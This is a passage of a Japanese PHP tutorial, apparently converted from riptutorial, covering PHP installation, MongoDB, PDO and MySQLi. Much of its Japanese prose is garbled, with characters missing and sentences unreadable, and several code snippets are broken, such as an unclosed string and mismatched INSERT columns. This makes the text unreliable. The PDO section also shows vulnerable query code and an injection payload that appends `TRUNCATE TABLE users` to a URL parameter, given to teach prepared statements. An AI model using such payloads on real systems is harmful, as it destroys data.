> Ubuntuのバージョンが16.04で、PHP 7をしたいは、のようにしてOndrejのPPAリポジトリをすることができます `sudo add-apt-repository ppa:ondrej/php`

すべてのリポジトリがであることをしてください

```
sudo apt-get update
```

システムのリポジトリをしたら、PHPをインストールします

```
sudo apt-get install php7.0
```

PHPのバージョンをしてインストールをテストしましょう

```
php --version
```

これは、このようなものをするはずです。

はなります。

```
PHP 7.0.8-0ubuntu0.16.04.1 (cli) ( NTS )
Copyright (c) 1997-2016 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
with Zend OPcache v7.0.8-0ubuntu0.16.04.1, Copyright (c) 1999-2016, by Zend Technologies
with Xdebug v2.4.0, Copyright (c) 2002-2016, by Derick Rethans
```

コマンドラインからPHPをできるようになりました。

Enterprise Linuxディストリビューション**CentOS**、Scientific Linuxなどにインストールする

Enterprise Linuxベースのオペレーティングシステムでパッケージをするには、 `yum`コマンドをします。

```
yum install php
```

これは、いくつかののをむPHPのインストーをインストーします。モジューがなは、にインストーするがあります。もう、 `yum`をしてこれらのパッケージをすることができます

```
yum search php-*
```

```
php-bcmath.x86_64 : A module for PHP applications for using the bcmath library
php-cli.x86_64 : Command-line interface for PHP
php-common.x86_64 : Common files for PHP
php-dba.x86_64 : A database abstraction layer module for PHP applications
php-devel.x86_64 : Files needed for building PHP extensions
php-embedded.x86_64 : PHP library for embedding in applications
php-enchant.x86_64 : Human Language and Character Encoding Support
php-gd.x86_64 : A module for PHP applications for using the gd graphics library
php-imap.x86_64 : A module for PHP applications that use IMAP
```

gdライブラリをインストーするには

```
yum install php-gd
```

エンタープライズLinuxディストリビューションは、にアップデートにであり、、されたポイントリリースをえてされません。くのサードパーティのリポジトリはPHPのバージョンをしています

- たち
- レミコールテ
- Webtatic

IUSとWebtaticはなるのパッケージPHP 5.6をインストーする`php56u`や`php56w` をしていますが、Remiのリポジトリはシステムパッケージとじをしてインプレースアップグレードをします。

に、Remiのリポジトリから PHP 7.0をインストーするをします。これはシステムパッケージをアンインストーするがないため、もなです。

```
# download the RPMs; replace 6 with 7 in case of EL 7
wget https://dl.fedoraproject.org/pub/epel/epel-release-latest-6.noarch.rpm
wget http://rpms.remirepo.net/enterprise/remi-release-6.rpm
# install the repository information
rpm -Uvh remi-release-6.rpm epel-release-latest-6.noarch.rpm
# enable the repository
yum-config-manager --enable epel --enable remi --enable remi-safe --enable remi-php70
# install the new version of PHP
# NOTE: if you already have the system package installed, this will update it
yum install php
```

オンラインでLinux / Unixへのインストーをむ https://riptutorial.com/ja/php/topic/3831/linux---unixへのインストー

11: MongoDBの

Examples

MongoDBにする

MongoDBをすると、でそれをできます

```
$manager = new \MongoDB\Driver\Manager('mongodb://localhost:27017');
```

のでは、オブジェクトをするをします。

このはをにじます。でじるはありません。

1つのドキュメントをする - findOne

のIDをつ1のユーザーをするは、のようにするがあります。

```
$options = ['limit' => 1];
$filter = ['_id' => new \MongoDB\BSON\ObjectID('578ff7c3648c940e008b457a')];
$query = new \MongoDB\Driver\Query($filter, $options);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
$cursorArray = $cursor->toArray();
if(isset($cursorArray[0])) {
    var_dump($cursorArray[0]);
}
```

のドキュメントをする - find

「Mike」というののユーザーをする

```
$filter = ['name' => 'Mike'];
$query = new \MongoDB\Driver\Query($filter);

$cursor = $manager->executeQuery('database_name.collection_name', $query);
foreach ($cursor as $doc) {
    var_dump($doc);
}
```

ドキュメントをする

ドキュメントをする

```
$document = [
    'name' => 'John',
    'active' => true,
```

```
    'info' => ['genre' => 'male', 'age' => 30]
];
$bulk = new \MongoDB\Driver\BulkWrite;
$_id1 = $bulk->insert($document);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

ドキュメントをする

nameが "John"にしいすべてのドキュメントをする

```
$filter = ['name' => 'John'];
$document = ['name' => 'Mike'];

$bulk = new \MongoDB\Driver\BulkWrite;
$bulk->update(
    $filter,
    $document,
    ['multi' => true]
);
$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

ドキュメントをする

nameが "Peter"にしいすべてのドキュメントをする

```
$bulk = new \MongoDB\Driver\BulkWrite;

$filter = ['name' => 'Peter'];
$bulk->delete($filter);

$result = $manager->executeBulkWrite('database_name.collection_name', $bulk);
```

オンラインでMongoDBのをむ https://riptutorial.com/ja/php/topic/4143/mongodbの

12: mongo-php

1. find

Examples

MongoDBとPHPののすべて

- MongoDBサーバーはポート27017でします。コマンドプロンプトで`mongod`としてmongodb サーバーをします
- MongoDBエクステンションがインストールされたcgiまたはfpmとしてインストールされた PHPMongoDBモジュールはデフォルトのPHPにバンドルされていません
- Composerライブラリmongodb / mongodbプロジェクトルートで`php composer.phar require "mongodb/mongodb=^1.0.0"`をするには、MongoDBライブラリをインストールするには`php composer.phar require "mongodb/mongodb=^1.0.0"`が`php composer.phar require "mongodb/mongodb=^1.0.0"`

すべてがなら、あなたはするができています。

    phpのインストールをする

コマンドプロンプトで`php -v`をしてPHPのインストールをすると、このようなものがってくるでしょうか

```
PHP 7.0.6 (cli) (built: Apr 28 2016 14:12:14) ( ZTS ) Copyright (c) 1997-2016 The PHP Group Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
```

    MongoDBのインストールをする

`mongo --version`をしてMongoDBのインストールをする`mongo --version`は`MongoDB shell version: 3.2.6`をし`MongoDB shell version: 3.2.6`

    Composerのインストールをする

`php composer.phar --version`してComposerのインストールをする`php composer.phar --version`は`Composer version 1.2-dev (3d09c17b489cd29a0c0b3b11e731987e7097797d) 2016-08-30 16:12:39`をす`Composer version 1.2-dev (3d09c17b489cd29a0c0b3b11e731987e7097797d) 2016-08-30 16:12:39`、

PHPからMongoDBにする

```
<?php

  //This path should point to Composer's autoloader from where your MongoDB library will be loaded
```

```
 require 'vendor/autoload.php';


// when using custom username password
 try {
       $mongo = new MongoDB\Client('mongodb://username:password@localhost:27017');
       print_r($mongo->listDatabases());
 } catch (Exception $e) {
       echo $e->getMessage();
 }


// when using default settings
 try {
       $mongo = new MongoDB\Client('mongodb://localhost:27017');
       print_r($mongo->listDatabases());
 } catch (Exception $e) {
       echo $e->getMessage();
 }
```

のコードは、 *vendor/autoload.php*にまれている*MongoDB*コンポーザーライブラリー *mongodb/mongodb* をしてし、 *port 27017*されている*MongoDB*サーバーにします 。すべてがであれば 、してをします。がしたは、MongoDBサーバーにしてメッセージがされます。

MongoDBへのCREATE

```
<?php

 //MongoDB uses collection rather than Tables as in case on SQL.
 //Use $mongo instance to select the database and collection
 //NOTE: if database(here demo) and collection(here beers) are not found in MongoDB both will
be created automatically by MongoDB.
  $collection = $mongo->demo->beers;

 //Using $collection we can insert one document into MongoDB
 //document is similar to row in SQL.
  $result = $collection->insertOne( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

 //Every inserted document will have a unique id.
  echo "Inserted with Object ID '{$result->getInsertedId()}'";
?>
```

このでは、これ*Connecting to MongoDB from php*していた$ *mongo*インスタンスをしてい*Connecting to MongoDB from php*。 MongoDBは*JSON*のデータフォーマットをしていますので、*PHP*では*MongoDB*にをしてを*Json*にし、そのは*mongo*ライブラリでいます。 *MongoDB*のすべてのドキュメントには、*_id*というのの*ID*があります。するときには、 *$result->getInsertedId()*をしてできます。

MongoDBでのREAD

```
<?php
 //use find() method to query for records, where parameter will be array containing key value
pair we need to find.
```

```
 $result = $collection->find( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

 // all the data(result) returned as array
 // use for each  to filter the required keys
 foreach ($result as $entry) {
   echo $entry['_id'], ': ', $entry['name'], "\n";
 }

?>
```

MongoDBへのドロップ

```
<?php

 $result = $collection->drop( [ 'name' => 'Hinterland'] );

 //return 1 if the drop was sucessfull and 0 for failure
 print_r($result->ok);

?>
```

*$collection*はくのメソッドがあります。*MongoDB*のドキュメントをしてください。

オンラインでmongo-phpをむ https://riptutorial.com/ja/php/topic/6794/mongo-php

13: PDO

き

は、 PDO PHP Data Objectsをして、のなるタイプのデータベースにし、オブジェクトのされたでそれらにしてクエリをすることができます。

- `PDO::LastInsertId()`
- `PDO::LastInsertId($columnName)` //ドライバによってはがです

`lastInsertId()`をしている、をチェックするのをれないでください。のエラーがすることがあります。

> SQLSTATE IM001ドライバーはこのをサポートしていません

このメソッドをしてをしくチェックするはのとおりです。

```
// Retrieving the last inserted id
$id = null;

try {
    $id = $pdo->lastInsertId(); // return value is an integer
}
catch( PDOException $e ) {
    echo $e->getMessage();
}
```

Examples

PDOのなと

PHP 5.0、 PDOはデータベースアクセスレイヤーとしてできました。これはデータベースにしないため、ののコードはDSNをするだけで、サポートされているすべてのデータベースでするはずです。

```
// First, create the database handle

//Using MySQL (connection via local socket):
$dsn = "mysql:host=localhost;dbname=testdb;charset=utf8";

//Using MySQL (connection via network, optionally you can specify the port too):
//$dsn = "mysql:host=127.0.0.1;port=3306;dbname=testdb;charset=utf8";

//Or Postgres
//$dsn = "pgsql:host=localhost;port=5432;dbname=testdb;";

//Or even SQLite
//$dsn = "sqlite:/path/to/database"
```

```
$username = "user";
$password = "pass";
$db = new PDO($dsn, $username, $password);

// setup PDO to throw an exception if an invalid query is provided
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

// Next, let's prepare a statement for execution, with a single placeholder
$query = "SELECT * FROM users WHERE class = ?";
$statement = $db->prepare($query);

// Create some parameters to fill the placeholders, and execute the statement
$parameters = [ "221B" ];
$statement->execute($parameters);

// Now, loop through each record as an associative array
while ($row = $statement->fetch(PDO::FETCH_ASSOC)) {
    do_stuff($row);
}
```

prepareは、ストリングからPDOStatementオブジェクトをします。クエリのとのは、このされたオブジェクトにしてされます。がした、はfalseすか、またはexceptionスローしexception PDOのにじて。

パラメータされたクエリによるSQLインジェクションの

SQLインジェクションは、のあるユーザーがSQLクエリをしてなコマンドをするのです。たとえば、のコードはです。

```
// Do not use this vulnerable code!
$sql = 'SELECT name, email, user_level FROM users WHERE userID = ' . $_GET['user'];
$conn->query($sql);
```

これにより、このスクリプトのユーザは、ににデータベースをすることができます。たとえば、のクエリをえてみましょう。

```
page.php?user=0;%20TRUNCATE%20TABLE%20users;
```

これにより、サンプルクエリはのようになります

```
SELECT name, email, user_level FROM users WHERE userID = 0; TRUNCATE TABLE users;
```

これはなですがほとんどのSQLインジェクションはデータをすることをとせず、のPHPクエリはマルチクエリをサポートしていません、これはSQLインジェクションがどのようになアセンブリによってになるかのですクエリ。ながら、このようなはにであり、データをするためのをらないコーダーのためににです。

SQLインジェクションがしないようにするには、プリペアドステートメントがされます。ユーザーデータをクエリにするわりに、わりにプレースホルダがされます。データは々にされます。つまり、SQLエンジンがのにするユーザーデータをさせることはありません。

ここでのはPDOですが、PHP MySQLiはプリペアドステートメントもサポートしています

PDOでは2のプレースホルダがサポートされていますプレースホルダはまたはテーブルにはできず、のみできます。

1. きプレースホルダ。コロン `:`、なるがくえば`:user`

```
// using named placeholders
$sql = 'SELECT name, email, user_level FROM users WHERE userID = :user';
$prep = $conn->prepare($sql);
$prep->execute(['user' => $_GET['user']]); // associative array
$result = $prep->fetchAll();
```

2. のSQLプレースホルダは`?`

```
// using question-mark placeholders
$sql = 'SELECT name, user_level FROM users WHERE userID = ? AND user_level = ?';
$prep = $conn->prepare($sql);
$prep->execute([$_GET['user'], $_GET['user_level']]); // indexed array
$result = $prep->fetchAll();
```

までにテーブルやをにするがあるは、これがセキュリティのリスクといであることをしておいてください。しかし、それはのによってうことができます。このようなクエリのセキュリティをさせる1つのは、されたのテーブルをし、するをこのテーブルとすることです。

DSNのみをしてセットをすることがであることにしてください。そうしないと、のエンコーディングがされているとアプリケーションがなをつがあります。 5.3.6よりのバージョンのPDOでは、DSNをしてcharsetをすることはできません。したがって、のに`PDO::ATTR_EMULATE_PREPARES`を`false`にすることがのオプションです。

```
$conn->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);
```

これにより、PDOはとなるDBMSのネイティブをにエミュレートするのではなくします。

しかし、PDOは、MySQLがネイティブですることができないをエミュレートすることにかにフォールバックすることにしてください マニュアルにできるもの ソース 。

PDOMySQL / MariaDBサーバーにする

インフラストラクチャにじて、MySQL / MariaDBサーバにするには2つのがあります。

TCP / IP

```
$dsn = 'mysql:dbname=demo;host=server;port=3306;charset=utf8';
$connection = new \PDO($dsn, $username, $password);
```

```
// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

PDOはいMySQLサーババージョンプリペアドステートメントをサポートしていないとがあるようにされているため、エミュレーションをににするがあります。そうしないと、されたステートメントをしてえられるののがわれます。

えておかなければならないもう1つののは、デフォルトのエラーです。にされていない、PDOはSQLエラーのをしません。

モードのをくときには、のがられるため、モードをすることをくおめしますたとえば、`UNIQUE`にしたなど。

ソケット

```
$dsn = 'mysql:unix_socket=/tmp/mysql.sock;dbname=demo;charset=utf8';
$connection = new \PDO($dsn, $username, $password);

// throw exceptions, when SQL error is caused
$connection->setAttribute(\PDO::ATTR_ERRMODE, \PDO::ERRMODE_EXCEPTION);
// prevent emulation of prepared statements
$connection->setAttribute(\PDO::ATTR_EMULATE_PREPARES, false);
```

UNIXのシステムでは、ホストが`'localhost'`、サーバへのはドメインソケットをしてわれます。

PDOによるデータベーストランザクション

データベーストランザクションは、すべてのステートメントがすると、のデータがにわれることをします。トランザクションのせやコードのがしたは、そのをロールバックするオプションがあります。

PDOは、トランザクションの、コミット、およびロールバックのなをします。

```
$pdo = new PDO(
    $dsn,
    $username,
    $password,
    array(PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION)
);

try {
    $statement = $pdo->prepare("UPDATE user SET name = :name");

    $pdo->beginTransaction();

    $statement->execute(["name"=>'Bob']);
    $statement->execute(["name"=>'Joe']);
```

```
    $pdo->commit();
}
catch (\Exception $e) {
    if ($pdo->inTransaction()) {
        $pdo->rollback();
        // If we got here our two data updates are not in the database
    }
    throw $e;
}
```

トランザクションにわれたデ―タは、アクティブなでのみされます。 `SELECT`ステ―トメントは、まだデ―タベ―スにコミットされていなくても、されたをします。

トランザクションのサポ―トのについては、デ―タベ―スベンダ―のドキュメントをしてください。システムによっては、トランザクションをまったくサポ―トしないものもあります。ネストされたトランザクションはサポ―トしていますが、ネストされていないトランザクションもサポ―トしています

PDOでのトランザクションをしたの

のセクションでは、トランザクションのがデ―タベ―スのをするなをします。

のシナリオをしてみましょう.eコマ―スのWebサイトのショッピングカ―トをし、2つのデ―タベ―ステ―ブルにをすることにめたとします。つのの`orders`フィ―ルドをつには、 `order_id` 、 `name` 、 `address` 、 `telephone`と`created_at` 。 もう1つは、 `order_id` 、 `product_id` 、および`quantity`というフィ―ルドをつ`orders_products`というです。のにはのメタデ―タがまれ、2のにはされたのがまれています。

デ―タベ―スにしいをする

しいをデ―タベ―スにするには、2つのことをうがあります。まず`orders`のメタデ―タ `name` 、`address`などをむ`orders`テ―ブルにしいレコ―ドを`INSERT`するがあります。そして、にまれているごとに`orders_products`テ―ブルに1つのレコ―ドを`INSERT`するがあります。

のようなことをすることでこれをうことができます

```
// Insert the metadata of the order into the database
$preparedStatement = $db->prepare(
    'INSERT INTO `orders` (`name`, `address`, `telephone`, `created_at`)
     VALUES (:name, :address, :telephone, :created_at)'
);

$preparedStatement->execute([
    'name' => $name,
    'address' => $address,
    'telephone' => $telephone,
    'created_at' => time(),
]);

// Get the generated `order_id`
$orderId = $db->lastInsertId();
```

```
// Construct the query for inserting the products of the order
$insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`, `quantity`)
VALUES';

$count = 0;
foreach ( $products as $productId => $quantity ) {
    $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ', :quantity'
. $count . ')';

    $insertProductsParams['order_id' . $count] = $orderId;
    $insertProductsParams['product_id' . $count] = $productId;
    $insertProductsParams['quantity' . $count] = $quantity;

    ++$count;
}

// Insert the products included in the order into the database
$preparedStatement = $db->prepare($insertProductsQuery);
$preparedStatement->execute($insertProductsParams);
```

せぬことがこり、らかので2の`INSERT`クエリがするまで、これはデ―タベ―スにしいをするのにです。このようなことがこると、 `orders`テ―ブルにしいが`orders`ます。 `orders`テ―ブルにはするがありません。いなことに、このはにです。あなたがしなければならないことは、のデ―タベ―ストランザクションのでクエリをすることだけです。

トランザクションをしてデ―タベ―スにしいをする

`PDO`をしてトランザクションをするには、デ―タベ―スへのクエリをするに`beginTransaction`メソッドをびすだけです。に、 `INSERT`および/または`UPDATE`クエリをして、デ―タにをえます。に、 `PDO`オブジェクトの`commit`メソッドをびして、をにします。 `commit`メソッドをびすまで、このまでにデ―タにしてったすべてのはまだではなく、に`PDO`オブジェクトの`rollback`メソッドをびすだけでににすことができます。

のでは、デ―タのをしながら、しいをデ―タベ―スにするためにトランザクションをするをしています。 2つのクエリのいずれかがした、すべてのがにされます。

```
// In this example we are using MySQL but this applies to any database that has support for
transactions
$db = new PDO('mysql:host=' . $host . ';dbname=' . $dbname . ';charset=utf8', $username,
$password);

// Make sure that PDO will throw an exception in case of error to make error handling easier
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

try {
    // From this point and until the transaction is being committed every change to the
database can be reverted
    $db->beginTransaction();

    // Insert the metadata of the order into the database
    $preparedStatement = $db->prepare(
        'INSERT INTO `orders` (`order_id`, `name`, `address`, `created_at`)
         VALUES (:name, :address, :telephone, :created_at)'
    );
```

```
    $preparedStatement->execute([
        'name' => $name,
        'address' => $address,
        'telephone' => $telephone,
        'created_at' => time(),
    ]);

    // Get the generated `order_id`
    $orderId = $db->lastInsertId();

    // Construct the query for inserting the products of the order
    $insertProductsQuery = 'INSERT INTO `orders_products` (`order_id`, `product_id`,
`quantity`) VALUES';

    $count = 0;
    foreach ( $products as $productId => $quantity ) {
        $insertProductsQuery .= ' (:order_id' . $count . ', :product_id' . $count . ',
:quantity' . $count . ')';

        $insertProductsParams['order_id' . $count] = $orderId;
        $insertProductsParams['product_id' . $count] = $productId;
        $insertProductsParams['quantity' . $count] = $quantity;

        ++$count;
    }

    // Insert the products included in the order into the database
    $preparedStatement = $db->prepare($insertProductsQuery);
    $preparedStatement->execute($insertProductsParams);

    // Make the changes to the database permanent
    $db->commit();
}
catch ( PDOException $e ) {
    // Failed to insert the order into the database so we rollback any changes
    $db->rollback();
    throw $e;
}
```

PDOクエリによってをけるのをする

PDOクラスのインスタンスである`$db`からめます。クエリをした、クエリのをけたのをすることがよくあります。 `PDOStatement`の`rowCount()`メソッドはうまくします

```
$query = $db->query("DELETE FROM table WHERE name = 'John'");
$count = $query->rowCount();

echo "Deleted $count rows named John";
```

このメソッドは、INSERT、DELETE、およびUPDATEステートメントのをけるのをするためにのみするがあります。このメソッドはSELECTでもしますが、すべてのデータベースでがありません。

PDO :: lastInsertId

データベーステーブルにしたばかりののインクリメントIDをするがあることがよくあります。これはlastInsertIdメソッドでできます。

```
// 1. Basic connection opening (for MySQL)
$host = 'localhost';
$database = 'foo';
$user = 'root'
$password = '';
$dsn = "mysql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')";
$query_success = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $pdo->lastInsertId(); // return value is an integer
```

postgresqlとoracleには、/されたのされたをするRETURNINGキーワードがあります。エントリを1つするをにします。

```
// 1. Basic connection opening (for PGSQL)
$host = 'localhost';
$database = 'foo';
$user = 'root'
$password = '';
$dsn = "pgsql:host=$host;dbname=$database;charset=utf8";
$pdo = new PDO($dsn, $user, $password);

// 2. Inserting an entry in the hypothetical table 'foo_user'
$query = "INSERT INTO foo_user(pseudo, email) VALUES ('anonymous', 'anonymous@example.com')
RETURNING id";
$statement = $pdo->query($query);

// 3. Retrieving the last inserted id
$id = $statement->fetchColumn();  // return the value of the id column of the new row in
foo_user
```

オンラインでPDOをむ https://riptutorial.com/ja/php/topic/5828/pdo

14: PHP MySQLi

き

mysqliインターフェースは、 mysqlインターフェースの「MySQL」をしますです。これはバージョン5.5ではされ、バージョン7.0ではされました。 mysqliのは、MySQLのされたであり、MySQLシステムバージョン4.1.3のをするためにされました。 mysqliはPHPバージョン5にまれています。

---

mysqliインターフェイスにはいくつかのがあり、mysqlよりもながあります

- オブジェクトインタフェース
- プリペアドステートメントのサポート
- のステートメントのサポート
- トランザクションのサポート
- されたデバッグ
- みみサーバーのサポート

いプロシージャスタイルとしいオブジェクトプログラミングOOPスタイルの2つのインターフェイスをえています。のmysqlはきインタフェースしかないため、オブジェクトのスタイルがまれることがよくあります。しかし、しいスタイルはOOPののためにです。

データベースにアクセスするためのmysqliインタフェースのわりに、よりしいPHP Data Objects PDOインタフェースがあります。これは、OOPスタイルのプログラミングだけであり、MySQLタイプのデータベースにもアクセスできます。

Examples

MySQLi connect

オブジェクトスタイル

サーバーにする

```
$conn = new mysqli("localhost","my_user","my_password");
```

デフォルトのデータベースをします。 `$conn->select_db("my_db");`

データベースにする

```
$conn = new mysqli("localhost","my_user","my_password","my_db");
```

きスタイル

サーバーにする

```
$conn = mysqli_connect("localhost","my_user","my_password");
```

デフォルトのデータベースをします `mysqli_select_db($conn, "my_db");`

データベースにする

```
$conn = mysqli_connect("localhost","my_user","my_password","my_db");
```

データベースの

オブジェクトスタイル

```
if ($conn->connect_errno > 0) {
    trigger_error($db->connect_error);
} // else: successfully connected
```

きスタイル

```
if (!$conn) {
   trigger_error(mysqli_connect_error());
} // else: successfully connected
```

MySQLiクエリー

`query`はなSQLをけり、データベース`$conn`にしてします

オブジェクトスタイル

```
$result = $conn->query("SELECT * FROM `people`");
```

きスタイル

```
$result = mysqli_query($conn, "SELECT * FROM `people`");
```

なは、にクエリをし、それがすることをするつまり、 mysqli_stmtオブジェクトをすということです。このはだけをるので、まずでクエリをします。 SQLにかいがあると、MySQLコンパイラはし**`false`**。 こので、このは**`false`**をし**`false`**。

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
$row = $result->fetch_assoc();
```

`$result`は`false`であり、オブジェクトではないため、のコードは`E_FATAL`エラーをします。

PHPなエラーオブジェクトのメンバfetch_assocをびします。

きのエラーはしていますが、ではありません。なぜなら、々はにのにしているからです。

```
$row = mysqli_fetch_assoc($result); // same query as previous
```

PHPからのメッセージがされます

> mysqli_fetch_arrayは、パラメータ1がmysqli_result、booleanがされているとみなします。

あなたはにテストをすることでこれをけることができます

```
if($result) $row = mysqli_fetch_assoc($result);
```

ループスルーMySQLiの

PHPは、からデータをし、 `while`ステートメントをしてループすることをにします。のをできなかったは`false`し、ループがします。これらのは

- mysqli_fetch_assoc - をキーとしてつ
- mysqli_fetch_object - をとしてつ`stdClass`オブジェクト
- mysqli_fetch_array - とどちらかをするためにをうことができる
- mysqli_fetch_row -

オブジェクトスタイル

```
while($row = $result->fetch_assoc()) {
    var_dump($row);
}
```

きスタイル

```
while($row = mysqli_fetch_assoc($result)) {
    var_dump($row);
}
```

からなをるために、をできます。

```
while ($row = $result->fetch_assoc()) {
    echo 'Name and surname: '.$row['name'].' '.$row['surname'].'<br>';
    echo 'Age: '.$row['age'].'<br>'; // Prints info from 'age' column
}
```

をじる

データベースのクエリがしたら、リソースをするためにをじることをおめします。

オブジェクトスタイル

```
$conn->close();
```

きスタイル

```
mysqli_close($conn);
```

サーバーへのは、スクリプトのがするとちにじられます。ただし、クローズをにびすことではじられているをきます。

をフェッチしたにするスクリプトのがく、なセットをしたは、ずをするがあります。もしそうでなければ、WebサーバーがにされているときにMySQLサーバーがにするがあります。

MySQLiでの

SQLインジェクションからSQLステートメントをするためにされたステートメントがなぜつのかのなは、「パラメーターされたクエリによるSQLインジェクションの」をしてください。

`$conn`はMySQLiオブジェクトです。は、MySQLi connectのをしてください。

どちらのでも、`$sql`は

```
$sql = "SELECT column_1
    FROM table
    WHERE column_2 = ?
        AND column_3 > ?";
```

`?`でするをします。タイプになく、プレースホルダのはありません。クエリーのデータには、`SET`、`VALUES`、`WHERE`というのプレースホルダーのみをすることもできます。`SELECT`または`FROM`でプレースホルダをすることはできません。

オブジェクトスタイル

```
if ($stmt = $conn->prepare($sql)) {
  $stmt->bind_param("si", $column_2_value, $column_3_value);
  $stmt->execute();

  $stmt->bind_result($column_1);
  $stmt->fetch();
  //Now use variable $column_1 one as if it were any other PHP variable
  $stmt->close();
}
```

きスタイル

```
if ($stmt = mysqli_prepare($conn, $sql)) {
  mysqli_stmt_bind_param($stmt, "si", $column_2_value, $column_3_value);
  mysqli_stmt_execute($stmt);
```

```
  // Fetch data here
  mysqli_stmt_close($stmt);
}
```

のパラメータ`$stmt->bind_param`かの2のパラメータ`mysqli_stmt_bind_param` SQLクエリのするパラメータのデータによってされます。

パラメータ	バインドされたパラメータのデータ
i	
d	ダブル
s	
b	ブロブ

パラメータのリストは、クエリでされたにするがあります。このでは、 `si`はのパラメータ *`column_2 = ?`* があり、2のパラメータ *`column_3 > ?`* があることをします。

データをするについては、されたからデータをするをしてください。

エスケープ

エスケープは、クエリにするためにデータをするい そしてのい です。これは、 MySQLの mysql_real_escape_stringをってし、データをしますつまり、PHPはエスケープしていません。MySQLi APIはこのへのアクセスをします

```
$escaped = $conn->real_escape_string($_GET['var']);
// OR
$escaped = mysqli_real_escape_string($conn, $_GET['var']);
```

このでは、MySQLがダイレクトクエリでにできるとえるがあります

```
$sql = 'SELECT * FROM users WHERE username = "' . $escaped . '"';
$result = $conn->query($sql);
```

それでなぜこれはされたほどではないのですかだとわれるをするためにMySQLをすがあります。のをえてみましょう

```
$id = mysqli_real_escape_string("1 OR 1=1");
$sql = 'SELECT * FROM table WHERE id = ' . $id;
```

`1 OR 1=1`はMySQLがエスケープするデータをしていませんが、まだSQLインジェクションをしています。でないデータをすをすのもあります。は、MySQLのエスケープがデータを**SQL**にさせるようにされていることです。 **MySQL**が**SQL**のユーザデータをさせないようにするためのものではありません。

MySQLi Insert ID

AUTO_INCREMENTをつの`INSERT`せによってされたのIDをします。

オブジェクトスタイル

```
$id = $conn->insert_id;
```

きスタイル

```
$id = mysqli_insert_id($conn);
```

> にのクエリがなかった、またはクエリがAUTO_INCREMENTをしなかったはゼロをします。

をするときに**ID**をする

`AUTO_INCREMENT` idは、しいがまたはされたときにのみされるため、、 `UPDATE`はIDをしません。しいIDをする1つのは、のために`INSERT ... ON DUPLICATE KEY UPDATE`をすることです。

ののセットアップ

```
CREATE TABLE iodku (
    id INT AUTO_INCREMENT NOT NULL,
    name VARCHAR(99) NOT NULL,
    misc INT NOT NULL,
    PRIMARY KEY(id),
    UNIQUE(name)
) ENGINE=InnoDB;

INSERT INTO iodku (name, misc)
    VALUES
    ('Leslie', 123),
    ('Sally', 456);
Query OK, 2 rows affected (0.00 sec)
Records: 2  Duplicates: 0  Warnings: 0
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  |  456 |
+----+--------+------+
```

IODKUが「」を`LAST_INSERT_ID()`、する`id`する`LAST_INSERT_ID()`

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Sally', 3333)            -- should update
    ON DUPLICATE KEY UPDATE    -- `name` will trigger "duplicate key"
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc)";
$conn->query($sql);
$id = $conn->insert_id;        -- picking up existing value (2)
```

IODKUが「」をし、 `LAST_INSERT_ID()`がしい`id`する

```
$sql = "INSERT INTO iodku (name, misc)
    VALUES
    ('Dana', 789)            -- Should insert
    ON DUPLICATE KEY UPDATE
    id = LAST_INSERT_ID(id),
    misc = VALUES(misc);
$conn->query($sql);
$id = $conn->insert_id;      -- picking up new value (3)
```

のテーブルの

```
SELECT * FROM iodku;
+----+--------+------+
| id | name   | misc |
+----+--------+------+
|  1 | Leslie |  123 |
|  2 | Sally  | 3333 |  -- IODKU changed this
|  3 | Dana   |  789 |  -- IODKU added this
+----+--------+------+
```

MySQLiでのSQLのデバッグ

したがって、あなたのクエリはしました MySQLiが`$conn`をどのようにしたかをしてください

```
$result = $conn->query('SELECT * FROM non_existent_table'); // This query will fail
```

がこったのかをどうやってつけますか `$result`は`false`なので、けにはならない。ありがたいことに、connect `$conn`は、MySQLがたちにのことをえてくれたことをえてくれます

```
trigger_error($conn->error);
```

き

```
trigger_error(mysqli_error($conn));
```

あなたはのようなエラーがするはずです

> テーブル 'my_db.non_existent_table'はしません

されたステートメントからデータをする

クエリのとのについては、MySQLiのPrepared statementsをしてください。

のバインディング

オブジェクトスタイル

```
$stmt->bind_result($forename);
```

きスタイル

```
mysqli_stmt_bind_result($stmt, $forename);
```

bind_resultをするbind_resultのは、されるをするためにステートメントがであることです。つまり、のようにクエリをするには、 SELECT forename FROM usersようになっているがありSELECT forename FROM users。よりくのをめるには、にそれらをパラメータとしてbind_resultにしますSQLクエリにすることをしてください。

どちらのも、 forenameカラムを$forenameにしています。これらのは、りてたいだけをとります。はによってされるため、は1だけわれます。

のようにループすることができます

オブジェクトスタイル

```
while ($stmt->fetch())
    echo "$forename<br />";
```

きスタイル

```
while (mysqli_stmt_fetch($stmt))
    echo "$forename<br />";
```

これのは、にくのをりてるがあることです。これにより、なクエリをすることがになります。MySQLネイティブドライバ mysqlnd がインストールされているは、 get_resultをするだけです。

オブジェクトスタイル

```
$result = $stmt->get_result();
```

きスタイル

```
$result = mysqli_stmt_get_result($stmt);
```

mysqli_resultオブジェクトをしているので、がはるかにです。これは、 mysqli_queryがすオブジェクトとじです。つまり、 のループをしてデータをできます。

---

mysqlndはどうすればいいですか

